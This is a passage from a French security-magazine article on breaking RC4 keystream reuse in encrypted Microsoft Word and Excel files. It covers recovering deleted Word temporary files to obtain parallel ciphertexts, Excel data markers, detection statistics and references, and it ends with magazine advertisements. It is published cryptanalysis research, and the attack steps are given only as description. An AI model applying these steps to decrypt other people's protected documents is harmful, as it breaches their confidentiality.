Si l'on considère un décodage souple avec traitement sémantique, le pourcentage de décryptement est proche de 100% à partir de trois textes et au-delà de 75% pour seulement deux textes. Dans ce dernier cas, un opérateur humain, optimalement un linguiste, sera capable de retrouver les caractères manquants.

6 Attaque opérationnelle pour Microsoft Word et trappes

6.1 Augmentation de la profondeur de parallélisme

Dans ce qui précède, la principale contrainte de cette méthode de cryptanalyse réside dans le fait qu'il faut disposer d'une profondeur de parallélisme suffisante (au moins deux textes[4]). Nous allons montrer que, dans un cadre opérationnel, il est tout à fait possible de se servir de fichiers temporaires créés par Word (ou Excel).

Lorsque nous créons un document Word, le logiciel crée des fichiers temporaires dans le dossier du document d'origine à chaque enregistrement du document original. Ces fichiers temporaires contiennent les versions antérieures du document original, c'est-à-dire avant enregistrement des modifications. Cependant, ces fichiers temporaires sont automatiquement effacés à la fermeture de Word, pour un peu que le logiciel se termine normalement. Toutefois, il est possible de les retrouver avec un logiciel de récupération de fichiers effacés. C'est ce que nous allons voir sur l'exemple suivant, à l'aide du logiciel libre *PC inspector file recovery*.

Nous avons créé un document Word, chiffré avec RC4, nommé « confidentiel_chiffré » au sein d'un dossier intitulé « rapport_confidentiel ». Nous avons alors travaillé sur ce document en effectuant trois modifications successives. Nous pouvons voir sur la figure 7 les fichiers temporaires créés à côté du document original :





Figure 7 : Fichiers temporaires Word

Les fichiers « WRL004 », « WRL2361 » et « WRL4027 », qui font la même taille que le document original, sont ceux qui contiennent les informations intéressantes.

Après la fermeture de Word, les fichiers temporaires sont effacés, mais en lançant le logiciel de récupération, nous les retrouvons, comme nous pouvons le voir sur la figure 8.

Il suffit alors de procéder au décryptement à partir de quatre fichiers parallèles (le document original et les trois fichiers temporaires).


Contenu de 'Effacé(s)\rapport_confidentiel'

Nom	Taille	Date de modific...	MFT entry	Condition	Type
~$nfidentiel_chiffre.doc	162	15.08.2008 11:05	47002	good	Document Micro...
~WRL0004.tmp	50176	15.08.2008 11:05	47377	good	Fichier TMP
~WRL2361.tmp	50176	15.08.2008 11:06	47383	good	Fichier TMP
~WRL4027.tmp	50176	15.08.2008 11:05	46262	good	Fichier TMP

Figure 8 : Résultat du logiciel de récupération

Notons que ces fichiers pourraient être facilement obtenus via un cheval de Troie ou par aspiration de données via une clé USB « malicieuse ».

6.2 Trappe ou pas trappe ?

La question qui vient immédiatement à l'esprit concerne la présence d'une telle vulnérabilité et les conditions qui la rendent opérationnellement exploitable. Il est surprenant qu'année après année, version après version de la suite Office et du système d'exploitation Windows, une telle situation permette encore de nos jours de casser une protection censée être forte. Sans préjuger de la volonté ou non de Microsoft de « trapper » ou non ses environnements[6], le cas de la suite Office est très intéressant, car il permet de comprendre l'une des manières de construire opérationnellement une trappe (cas que nous avions déjà remarqué s'agissant de la sécurité des fichiers PDF **[9]**) : il suffit de créer deux (ou plus) vulnérabilités, l'une au niveau de l'application, l'autre au niveau du système d'exploitation, dont la complémentarité permet de ménager un trou de sécurité exploitable opérationnellement. Chaque vulnérabilité doit apparaître comme non critique. C'est leur combinaison qui, elle, doit l'être !

Conclusion

Cette technique de cryptanalyse montre encore une fois, si besoin était, que la cryptographie marche sur le papier, mais que c'est loin d'être le cas dans la réalité. Comme souvent en sécurité, c'est plus la faiblesse (d'implémentation, de gestion ou d'utilisation) de la victime que la force de l'attaquant qui rend les attaques possibles. Dans le domaine de la cryptologie, on ne peut jamais écarter le fait qu'une faiblesse soit intentionnelle.

Cette attaque illustre également un exemple de cryptanalyse dans laquelle la connaissance de l'algorithme et de la clé n'est absolument pas nécessaire. Nous avons implémenté cette attaque contre un système de Vernam (dit à secret parfait) mal utilisé avec un succès total. Cela permet également de détecter toute mauvaise implémentation (intentionnelle ou non) d'un AES ou tout autre système par bloc **[2]** qui utiliserait – à l'insu de l'utilisateur – un mode indésirable (OFB), et ce, sans réaliser d'étape de *reverse engineering* pour le prouver ! ■

▪ BIBLIOGRAPHIE

[1] Hongjun WU (2005), *The misuse of RC4 in Microsoft Word and Excel*, Preprint IACR. http://eprint.iacr.org/2005/007.

[2] Eric Filiol (2010), *How to operationally detect and break misuse of weak stream ciphers (and even block ciphers sometimes)*, Black Hat Europe 2010, Barcelone, Avril 2010.

[3] Eric Filiol (2004), « Le chiffrement par flot », *MISC* n°16, novembre/décembre 2004.

[4] Eric Filiol (2009), *Analyzing Word and Excel Document Encryption*, présenté à PacSec 2009, http://pacsec.jp.

[5] Eric Filiol (1994), *Cours de cryptanalyse*, Cours mastères spécialisés.

[6] Yadolah Dodge (1999), *Premiers pas en statistiques*, Springer éditions.

[7] Eric Filiol (2005), « La simulabilité des tests statistiques », *MISC* n°22, novembre 2005.

[8] F. Bonnard et Eric Filiol (2008), *Cryptanalyse du chiffrement de la suite bureautique Microsoft Office. Rapport technique ESIEA – CVO*, disponible sur le site http://www.esiea-recherche.eu/.

[9] Alexandre Blonce, Eric Filiol et Laurent Frayssignes (2008), *PDF Security Analysis and Malware Threats*, Black Hat Europe 2008, http://www.blackhat.com/presentations/bh-europe-08/Filiol/Presentation/bh-eu-08-filiol.pdf.

[10] J. Mason, K. Watkins, J. Eisner and A. Stubblefield (2006), *A natural language approach to automated cryptanalysis of two-time pads, CCS '06: Proceedings of the 13th ACM conference on Computer and communications security.*

[11] E. Dawson and L. Nielsen (1996), *Automated cryptanalysis of xor plaintext strings*, Cryptologia.

▪ NOTES

[1] Ce qui a fait dire à certains : « si c'est pour tout réapprendre, autant passer sous OpenOffice ».

[2] On appelle messages isologues toutes les versions chiffrées d'un même message avec plusieurs suites chiffrantes s différentes.

[3] Soit la relation « parallèle à », notée R. C'est une relation d'équivalence, car quels que soient Ci, Cj et Ck trois textes chiffrés,

- R est réflexive : Ci R Ci

▪ LE CAS EXCEL

Le cas Excel est plus délicat à traiter que celui de Word de par la nature et la structure des fichiers. Nous ne donnerons ici que les principaux aspects techniques. Les détails sont disponibles dans [2][8].

Microsoft Excel ne positionne pas les données utiles (celles de l'utilisateur) à une position fixe : en enregistrant un fichier sous deux noms, même sans faire de modification entre les deux, l'*offset* de début de données sera différent.

La seconde particularité d'Excel réside dans son traitement des modifications de données. En effet, lorsqu'un utilisateur modifie une cellule d'une feuille de calcul, alors son nouveau contenu est repositionné en fin de données.

Ces deux particularités ont des conséquences sur la détection et la cryptanalyse. En effet, il faudra tout d'abord être en mesure de retrouver les données utiles dans un ensemble de bits chiffrés, celles-ci, rappelons-le, étant positionnées à des offsets différents selon les copies.

1 MISE EN ÉVIDENCE DE LA VULNÉRABILITÉ

Hongjun Wu [1] précise que les données de fichiers Excel chiffrés débutent 31 octets après la chaîne hexadécimale 0x8c000400 et se terminent avant la chaîne 0xff001200. Ceci n'est en réalité pas tout à fait exact : si les données commencent bien après 0x8c000400, le marqueur de fin va dépendre du nombre de cellules qui ont été remplies : nous avons successivement 0xff000a00, 0xff001200, 0xff001a00, 0xff002200, ... Soit une incrémentation de 8 du troisième octet du marqueur à chaque fois : 0a + 08 = 12, 12 + 08 = 1a, ... Ceci nous permet de retrouver les données utiles dans des fichiers chiffrés.

Comme pour Word, nous avons donc vérifié la vulnérabilité en chiffrant un fichier puis en effectuant une modification enregistrée sous un autre nom.

	A	B	C
1	luke	obi wan	yoda
2	yan solo	leia	chewbacca

	A	B	C
1	luke	obi wan	yoda
2	yan solo	princesse leia	chewbacca

Figure 1 : Feuille Excel originale (à gauche) et modifiée (à droite)

Sur les deux figures suivantes (2 et 3), montrant les versions hexadécimales des deux fichiers chiffrés, nous avons encadré (couleur bleue) les marqueurs de début et de fin ainsi que les données chiffrées (couleur rouge).

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00C009B0	D9	2D	C8	41	51	16	A6	E8	8C	00	04	00	30	18	19	AC
00C009C0	C1	01	08	00	CF	19	A9	81	03	D3	33	3C	7C	00	3E	00
00C009D0	E6	0D	D3	70	E7	27	29	8B	A7	C0	FE	06	7E	83	59	95
00C009E0	3D	35	F3	46	4D	91	3E	3D	C2	9C	81	4F	AD	E3	30	A8
00C009F0	29	44	1C	18	CA	B7	81	0B	18	5C	62	DB	54	DE	D1	67
00C00A00	DD	7F	DE	24	CB	C3	1D	2E	66	8B	4D	4F	5C	09	FF	00
00C00A10	0A	00	20	F0	9D	D0	2C	FD	0E	3F	18	95	3A	00	00	00

Figure 2 : Feuille Excel originale et chiffrée (hexadécimal)

Suite page suivante

▪ LE CAS EXCEL (SUITE)

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000009B0	D9	2D	C8	41	51	16	A6	E8	8C	00	04	00	30	18	19	AC
000009C0	C1	01	08	00	CF	19	A9	81	03	D3	33	3C	FC	00	48	00
000009D0	E6	0D	D3	70	E7	27	29	8B	A7	C0	FE	06	7E	83	59	95
000009E0	3D	35	F3	46	4D	91	3E	3D	C2	9C	81	4F	AD	E3	30	A8
000009F0	29	44	1C	18	CA	B7	81	0B	18	5C	62	D6	64	DE	DE	6A
00000A00	D1	69	B5	45	A8	C3	14	45	11	E9	5C	5E	66	06	DC	56
00000A10	9C	60	4D	D0	29	B2	45	9C	FF	00	0A	00	41	4D	C4	6F

Figure 3 : Feuille Excel modifiée et chiffrée (hexadécimal)

Nous voyons alors bien que les 32 premiers octets de données sont communs aux deux fichiers. Cela correspond aux données qui étaient communes aux deux fichiers en clair. Comme pour Word, cela montre que les fichiers ont été chiffrés avec la même suite chiffrante.

2 DÉTECTION ET DÉCRYPTEMENT DANS LE CAS EXCEL

La détection est aussi aisée sous Excel que sous Word. L'algorithme est exactement le même. La figure 4 montre la présence des mêmes pics de détection.

```
z[1-2] 1728 0.651584
z[1-3] 1372 0.500730
z[1-4] 1347 0.511002
z[1-5] 1091 0.507914
z[1-6] 952 0.501053
z[2-3] 1358 0.512066
z[2-4] 1332 0.505311
z[2-5] 1028 0.478585
z[2-6] 974 0.512632
z[3-4] 1322 0.501517
z[3-5] 1083 0.504190
z[3-6] 947 0.498421
z[4-5] 1048 0.487896
z[4-6] 927 0.487895
z[5-6] 929 0.488947
```

Figure 4 : Détection de fichiers parallèles Excel

Les messages parallèles étant détectés, il est alors possible de procéder au décryptement des fichiers selon la même technique que pour Word. Cependant, cela nécessite de faire face à deux contraintes majeures :

- la présence de séparateur entre les données ;

- la constitution de corpus spécifique.

Présence de séparateurs : Lorsque l'on observe un fichier Excel avec un éditeur hexadécimal, nous pouvons constater que les données des cellules sont séparées par un groupe de trois octets hexadécimaux indiquant la taille des données de la cellule suivante :

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000008F0	FC	00	6A	00	08	00	00	00	08	00	00	00	0A	00	00	63
00000900	6F	6C	6F	6E	6E	65	20	32	20	0A	00	00	63	6F	6C	6F
00000910	6E	6E	65	20	31	20	07	00	00	6C	69	67	6E	65	20	31
00000920	07	00	00	6C	69	67	6E	65	20	32	0A	00	00	64	6F	6E
00000930	6E	E9	65	73	20	31	31	0A	00	00	64	6F	6E	6E	E9	65
00000940	73	20	31	32	0A	00	00	64	6F	6E	6E	E9	65	73	20	32
00000950	32	0A	00	00	64	6F	6E	6E	E9	65	73	20	32	31	FF	00

Figure 5 : Séparateurs Excel

Ces séparateurs sont de la forme : XX 00 00. Cette caractéristique doit être prise en compte dans la constitution du corpus, car elle représente du « clair » très probable.

Le corpus, quant à lui, doit tenir compte des données usuellement traitées dans un document Excel. Cela se traduit par :

- absence de phrase ;

- absence de ponctuation ;

- peu de verbes ;

- données essentiellement chiffrées.

Si le décryptement dans le cas Excel est un peu plus délicat et doit prendre en compte un certain nombre d'optimisations, il reste identique à celui mis en œuvre pour Word. Le résultat est tout aussi opérationnel.

▪ SUITE NOTES

- R est symétrique : C_i R $C_j \Rightarrow C_j$ R C_i

- R est transitive : si C_i R C_j et C_j R C_k alors C_i R C_k

La transitivité sera ainsi employée lorsque l'on trouve trois messages parallèles 2 à 2, pour vérifier la concordance des résultats : si nous avons : C_i R C_j et C_j R C_k , alors nous vérifions que : C_i R C_k .

[4] Le cas de la profondeur de parallélisme ne sera pas traité ici. Il est plus délicat du fait d'un effet de rotation du texte clair. Il est nécessaire de réaliser une étape de validation sémantique et statistique (en particulier en exploitant qu'une langue est un processus de Markov). Cet aspect précis est discuté dans [2][4].

[5] Il existe plusieurs approches théoriques pour modéliser une langue naturelle. La plus pertinente dans notre cas est la loi de Zipf, selon laquelle la fréquence de tout mot dans une langue est inversement proportionnelle à son rang dans une table de fréquence. Nous ne détaillerons pas cette loi ici, mais le corpus transcrit au niveau des n-grammes utilisés ce que cette loi constate pour les mots. La constitution du corpus est donc conforme à cette loi.

[6] On accuse souvent Microsoft, et plus généralement les éditeurs, de tous les maux, mais s'agissant des trappes logicielles, elles sont quand même le plus souvent mises – quand cela est le cas – à la demande des gouvernements, dans le but de préserver les besoins nécessaires de sécurité nationale, ce qu'oublient les activistes anti-état de tout poil. La sécurité a toujours un prix. Que ceux qui ont eu la chance d'être présents à SSTIC 2006 et de suivre l'excellente présentation de Bernard Ourghanlian se rappellent l'une de ses réponses à une question concernant ce sujet !

[7] Il est très important de souligner – aspect trop souvent négligé – qu'en cryptanalyse, considérer la langue seule est souvent source d'erreur et limite grandement la portée des attaques. Il est fondamental de prendre en compte le couple langue/codage. Ainsi, des profils statistiques fortement biaisés apparaissent ou disparaissent selon le codage considéré. Un codage ASCII gommera ces biais alors que le même texte en codage CCITT les fera au contraire apparaître.

VOUS SOUHAITEZ OPTIMISER L'ACCÈS À VOS SERVEURS ?

GNU/LINUX MAGAZINE N°127

QOS & CONTRÔLE DU TRAFIC

SOMMAIRE :


DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 28 MAI 2010

www.ed-diamond.com

9, 10 et 11 juin 2010, Rennes

SSTIC

www.sstic.org



SYMPOSIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS

MISC Multi-System & Internet Security Cookbook
cea
esiea
EADS
Supélec
Direction centrale de la sécurité des systèmes d'information
UNIVERSITÉ DE RENNES 1
technicolor